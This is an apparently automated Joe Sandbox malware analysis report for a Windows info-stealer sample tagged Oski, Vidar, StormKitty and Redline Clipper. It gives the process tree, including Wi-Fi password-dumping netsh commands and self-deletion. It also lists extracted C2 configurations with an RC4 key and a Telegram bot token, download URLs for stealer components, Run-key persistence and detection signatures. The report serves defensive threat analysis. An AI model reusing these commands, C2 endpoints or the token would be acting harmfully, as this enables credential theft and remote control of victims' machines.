ID: 553216
Sample Name: 18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
Cookbook: default.jbs
Time: 13:48:20
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 18719D6856A09A622001F1C3…

Overview

General Information

Sample Name:	18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
Analysis ID:	553216
MD5:	39bfd2ce7cffeafc…
SHA1:	9d0df13ef8de579..
SHA256:	18719d6856a09a..
Tags:	exe OskiStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

AveMaria Oski Stealer Redline Clipper StormKitty Vidar


Score: 100
Range: 0 - 100

Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected Redline Clipper
- Sigma detected: Capture Wi-Fi pass…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected Oski Stealer
- Antivirus / Scanner detection for sub…
- Yara detected StormKitty Stealer
- Yara detected Vidar stealer

Classification



- **System is w10x64**
- 18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe (PID: 5860 cmdline: "C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe" MD5: 39BFD2CE7CFFEAFC8F4D85D89FD6F072)
  - svchoste.exe (PID: 4648 cmdline: "C:\Users\user\AppData\Local\Temp\svchoste.exe" MD5: 9F209B4720986407A79BD4C598087587)
    - cmd.exe (PID: 6672 cmdline: "C:\Windows\System32\cmd.exe" /c taskkill /pid 4648 & erase C:\Users\user\AppData\Local\Temp\svchoste.exe & RD /S /Q C:\\ProgramData\\2163638761818151* & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - taskkill.exe (PID: 4248 cmdline: taskkill /pid 4648 MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
  - dll.exe (PID: 5360 cmdline: "C:\Users\user\AppData\Local\Temp\dll.exe" MD5: 461CBDD5B0D2801A736E21AEF6C7CED3)
    - taskshell.exe (PID: 6056 cmdline: "C:\ProgramData\AMD Driver\taskshell.exe" MD5: B335EEB40D0443DADCDEFC578A23B5DA)
  - chormuimii.exe (PID: 3556 cmdline: "C:\Users\user\AppData\Local\Temp\chormuimii.exe" MD5: 535BD46107780DBB3425E23C175E85F9)
    - chormuim.exe (PID: 6504 cmdline: "C:\Users\user\AppData\Local\Temp\chormuim.exe" MD5: 69450EC78E3AA15178A8A90079551137)
      - cmd.exe (PID: 5880 cmdline: "cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - chcp.com (PID: 1716 cmdline: chcp 65001 MD5: 4900AF1B0DA341B5FCF469D59DAD2593)
        - netsh.exe (PID: 1304 cmdline: netsh wlan show profile MD5: 98CC37BBF363A38834253E22C80A8F32)
        - findstr.exe (PID: 4844 cmdline: findstr All MD5: BCC8F29B929DABF5489C9BE6587FF66D)
      - cmd.exe (PID: 1860 cmdline: "cmd.exe" /C chcp 65001 && netsh wlan show networks mode=bssid MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - chcp.com (PID: 6744 cmdline: chcp 65001 MD5: 4900AF1B0DA341B5FCF469D59DAD2593)
        - netsh.exe (PID: 5536 cmdline: netsh wlan show networks mode=bssid MD5: 98CC37BBF363A38834253E22C80A8F32)
      - WerFault.exe (PID: 404 cmdline: C:\Windows\system32\WerFault.exe -u -p 6504 -s 1360 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
      - WerFault.exe (PID: 756 cmdline: C:\Windows\system32\WerFault.exe -u -p 6504 -s 1360 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- taskshell.exe (PID: 3132 cmdline: "C:\ProgramData\AMD Driver\taskshell.exe" MD5: B335EEB40D0443DADCDEFC578A23B5DA)
- taskshell.exe (PID: 6772 cmdline: "C:\ProgramData\AMD Driver\taskshell.exe" MD5: B335EEB40D0443DADCDEFC578A23B5DA)
- msiexec.exe (PID: 6756 cmdline: C:\Windows\system32\msiexec.exe /V MD5: 4767B71A318E201188A0D0A420C8B608)
- **cleanup**

Malware Configuration

Threatname: Oski

```
{
  "C2 url": "aegismd.ca/cgi/",
  "RC4 Key": "056139954853430408"
}
```

Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot1456609378:AAEnBfmWHEJfWWOpiWK1aoQnqzDubVAn7J4/sendMessage"
}
```


Threatname: Vidar


```
{
  "C2 url": "aegismd.ca/cgi/",
  "RC4 Key": "056139954853430408"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\AMD Driver\taskshell.exe	JoeSecurity_RedlineClipper	Yara detected Redline Clipper	Joe Security	
C:\Users\user\AppData\Local\Temp\chormuim.exe	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x5163b:$name: ConfuserEx • 0x51346:$compile: AssemblyTitle
C:\Users\user\AppData\Local\Temp\chormuim.exe	HKTL_NET_GUID_StormKitty	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x517db:$typelibguid0: a16abbb4-985b-4db2-a80c-21268b26c73d
C:\Users\user\AppData\Local\Temp\svchoste.exe	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000000.348480456.000000000312000.00000002.00020000.sdmp	JoeSecurity_RedlineClipper	Yara detected Redline Clipper	Joe Security	
00000008.00000000.370467159.00000000027FF000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000008.00000002.406666147.00000000027FF000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000008.00000000.370201907.000000000269000.00000004.00000001.sdmp	JoeSecurity_StormKitty	Yara detected StormKitty Stealer	Joe Security	
00000008.00000000.370201907.000000000269000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 41 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.0.taskshell.exe.d90000.0.unpack	JoeSecurity_RedlineClipper	Yara detected Redline Clipper	Joe Security	
8.2.chormuim.exe.280000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x5163b:$name: ConfuserEx • 0x51346:$compile: AssemblyTitle
8.2.chormuim.exe.280000.0.unpack	HKTL_NET_GUID_StormKitty	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x517db:$typelibguid0: a16abbb4-985b-4db2-a80c-21268b26c73d
6.2.chormuimii.exe.37fd950.7.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x4f83b:$name: ConfuserEx • 0x4f546:$compile: AssemblyTitle
6.2.chormuimii.exe.37fd950.7.unpack	HKTL_NET_GUID_StormKitty	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x4f9db:$typelibguid0: a16abbb4-985b-4db2-a80c-21268b26c73d
Click to see the 97 entries				

Sigma Overview

Stealing of Sensitive Information:

Sigma detected: Capture Wi-Fi password

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Yara detected AveMaria stealer

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Downloads files with wrong headers with respect to MIME Content-Type

Uses the Telegram API (likely for C&C communication)

May check the online IP address of the machine

Posts data to a JPG file (protocol mismatch)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected AveMaria stealer

System Summary:

Detected VMProtect packer

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive Plug and Play Device Information (via WMI, Win32_PnPEntity, often done to detect virtual machines)

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected Redline Clipper

Yara detected Telegram RAT

Yara detected Oski Stealer

Yara detected StormKitty Stealer

Yara detected Vidar stealer

Yara detected AveMaria stealer

Tries to steal Mail credentials (via file / registry access)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal WLAN passwords

Remote Access Functionality:

Yara detected Telegram RAT

Yara detected Oski Stealer

Yara detected StormKitty Stealer

Yara detected Vidar stealer


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor Cor
Valid Accounts	Windows Management Instrumentation 1 3 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 2 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Wel
Default Accounts	Native API 2	Registry Run Keys / Startup Folder 1	Process Injection 1 2	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Dat Obf
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 4 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Ingr Trai
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 4	NTDS	System Information Discovery 1 6 8	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Enc Cha
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Security Software Discovery 4 8 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Non Lay
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	App Pro
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Process Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Por
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 5 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Pro

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor Cor
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe	71%	Virustotal		Browse
18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe	31%	Metadefender		Browse
18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe	74%	ReversingLabs	ByteCode-MSIL.Spyware.AveMaria	
18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe	100%	Avira	HEUR/AGEN.1142297	
18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AnonFileApi.dll	100%	Avira	TR/Agent.pyynm	
C:\Users\user\AppData\Local\Temp\dll.exe	100%	Avira	TR/ATRAPS.Gen	
C:\ProgramData\AMD Driver\taskshell.exe	100%	Avira	HEUR/AGEN.1124739	
C:\Users\user\AppData\Local\Temp\chormuimii.exe	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\AppData\Local\Temp\chormuim.exe	100%	Avira	HEUR/AGEN.1209556	
C:\Users\user\AppData\Local\Temp\svchoste.exe	100%	Avira	TR/AD.Chapak.dvwuj	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AnonFileApi.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\dll.exe	100%	Joe Sandbox ML		
C:\ProgramData\AMD Driver\taskshell.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\chormuimii.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\chormuim.exe	100%	Joe Sandbox ML		
C:\ProgramData\AMD Driver\taskshell.exe	40%	Metadefender		Browse
C:\ProgramData\AMD Driver\taskshell.exe	75%	ReversingLabs	ByteCode-MSIL.Trojan.ClipBanker	
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\AnonFileApi.dll	44%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AnonFileApi.dll	75%	ReversingLabs	ByteCode-MSIL.Trojan.Perseus	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.chormuim.exe.280000.0.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
5.2.dll.exe.10000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
12.0.taskshell.exe.d90000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
8.0.chormuim.exe.280000.6.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
4.0.svchoste.exe.b70000.0.unpack	100%	Avira	HEUR/AGEN.1136795		Download File
12.2.taskshell.exe.d90000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
6.0.chormuimii.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
6.2.chormuimii.exe.4b5ec00.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe.12cb1698.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.0.chormuim.exe.280000.3.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
0.0.18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe.920000.0.unpack	100%	Avira	HEUR/AGEN.1142297		Download File
16.0.taskshell.exe.310000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
6.2.chormuimii.exe.2406b90.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.taskshell.exe.640000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
8.0.chormuim.exe.280000.0.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
0.2.18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe.920000.0.unpack	100%	Avira	HEUR/AGEN.1142297		Download File
16.2.taskshell.exe.310000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
7.0.taskshell.exe.640000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
8.0.chormuim.exe.280000.2.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
8.0.chormuim.exe.280000.1.unpack	100%	Avira	HEUR/AGEN.1140075		Download File
4.2.svchoste.exe.b70000.0.unpack	100%	Avira	HEUR/AGEN.1136795		Download File
5.0.dll.exe.10000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
6.2.chormuimii.exe.4c0fb62.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pplonline.org/Cgi//2.jpg2	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//3.jpg	1%	Virustotal		Browse
http://pplonline.org/Cgi//3.jpg	0%	Avira URL Cloud	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://pplonline.org/Cgi//5.jpg	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://pplonline.org/Cgi//5.jpg	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/AnonFileApi.1.14.6/lib/net40/AnonFileApi.dll	100%	Avira URL Cloud	malware	
http://pplonline.org/Cgi//4.jpg	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//main.php	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//1.jpg	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//2.jpg	0%	Avira URL Cloud	safe	
http://crl.globals	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://icanhazip.comx	0%	Avira URL Cloud	safe	
aegismd.ca/cgi/	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/DotNetZip.1.13.8/lib/net40/DotNetZip.dll	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/DotNetZip.1.13.8/	0%	Avira URL Cloud	safe	
http://ip-api.comx	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/AnonFileApi.1.14.	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//1.jpgU	0%	Avira URL Cloud	safe	
http://https://api.telegram.orgx	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//7.jpg	0%	Avira URL Cloud	safe	
http://https://api.tele	0%	Avira URL Cloud	safe	
http://https://java.sun.com	0%	Avira URL Cloud	safe	
http://https://api.telegrP	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi/	0%	Avira URL Cloud	safe	
http://ip-api.comV	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//6.jpg	0%	Avira URL Cloud	safe	
http://pplonline.org/Cgi//3.jpgK	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
raw.githubusercontent.com	185.199.108.133	true	false		high
ip-api.com	208.95.112.1	true	false		high
pplonline.org	108.167.165.140	true	false		high
api.telegram.org	149.154.167.220	true	false		high
icanhazip.com	104.18.115.97	true	false		high
201.75.14.0.in-addr.arpa	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://pplonline.org/Cgi//3.jpg	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi//5.jpg	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://icanhazip.com/	false		high
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/AnonFileApi.1.14.6/lib/net40/AnonFileApi.dll	true	• Avira URL Cloud: malware	unknown
http://pplonline.org/Cgi//4.jpg	true	• Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi//main.php	true	• Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi//1.jpg	true	• Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi//2.jpg	true	• Avira URL Cloud: safe	unknown
aegismd.ca/cgi/	true	• Avira URL Cloud: safe	low
http://https://raw.githubusercontent.com/caxmd/StormKitty/master/StormKitty/stub/packages/DotNetZip.1.13.8/lib/net40/DotNetZip.dll	true	• Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi//7.jpg	true	• Avira URL Cloud: safe	unknown
http://pplonline.org/Cgi/	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://pplonline.org/Cgi//6.jpg	true	• Avira URL Cloud: safe	unknown
http:// https://api.telegram.org/bot1456609378:AAEnBfmWHEJfWWOpiWK1aoQnqzDubVAn7J4/getMe	false		high
http://ip-api.com/line/?fields=hosting	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.167.165.140	pplonline.org	United States		46606	UNIFIEDLAYER-AS-1US	false
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
185.199.108.133	raw.githubusercontent.com	Netherlands		54113	FASTLYUS	false
104.18.115.97	icanhazip.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553216
Start date:	14.01.2022
Start time:	13:48:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@39/48@7/5
EGA Information:	• Successful, ratio: 87.5%
HDC Information:	• Successful, ratio: 7.8% (good quality ratio 7.4%) • Quality average: 80.2% • Quality standard deviation: 28.2%
HCA Information:	• Successful, ratio: 54% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:49:26	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run WMI Update Service C:\ProgramData\AMD Driver \taskshell.exe
13:49:34	API Interceptor	1x Sleep call for process: chormuim.exe modified
13:49:35	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run WMI Update Service C:\ProgramData\AMD Driver\taskshell.exe
13:50:05	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\216363876181815_2163638761.zip	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	91236
Entropy (8bit):	**7.994761728240674**
Encrypted:	**true**
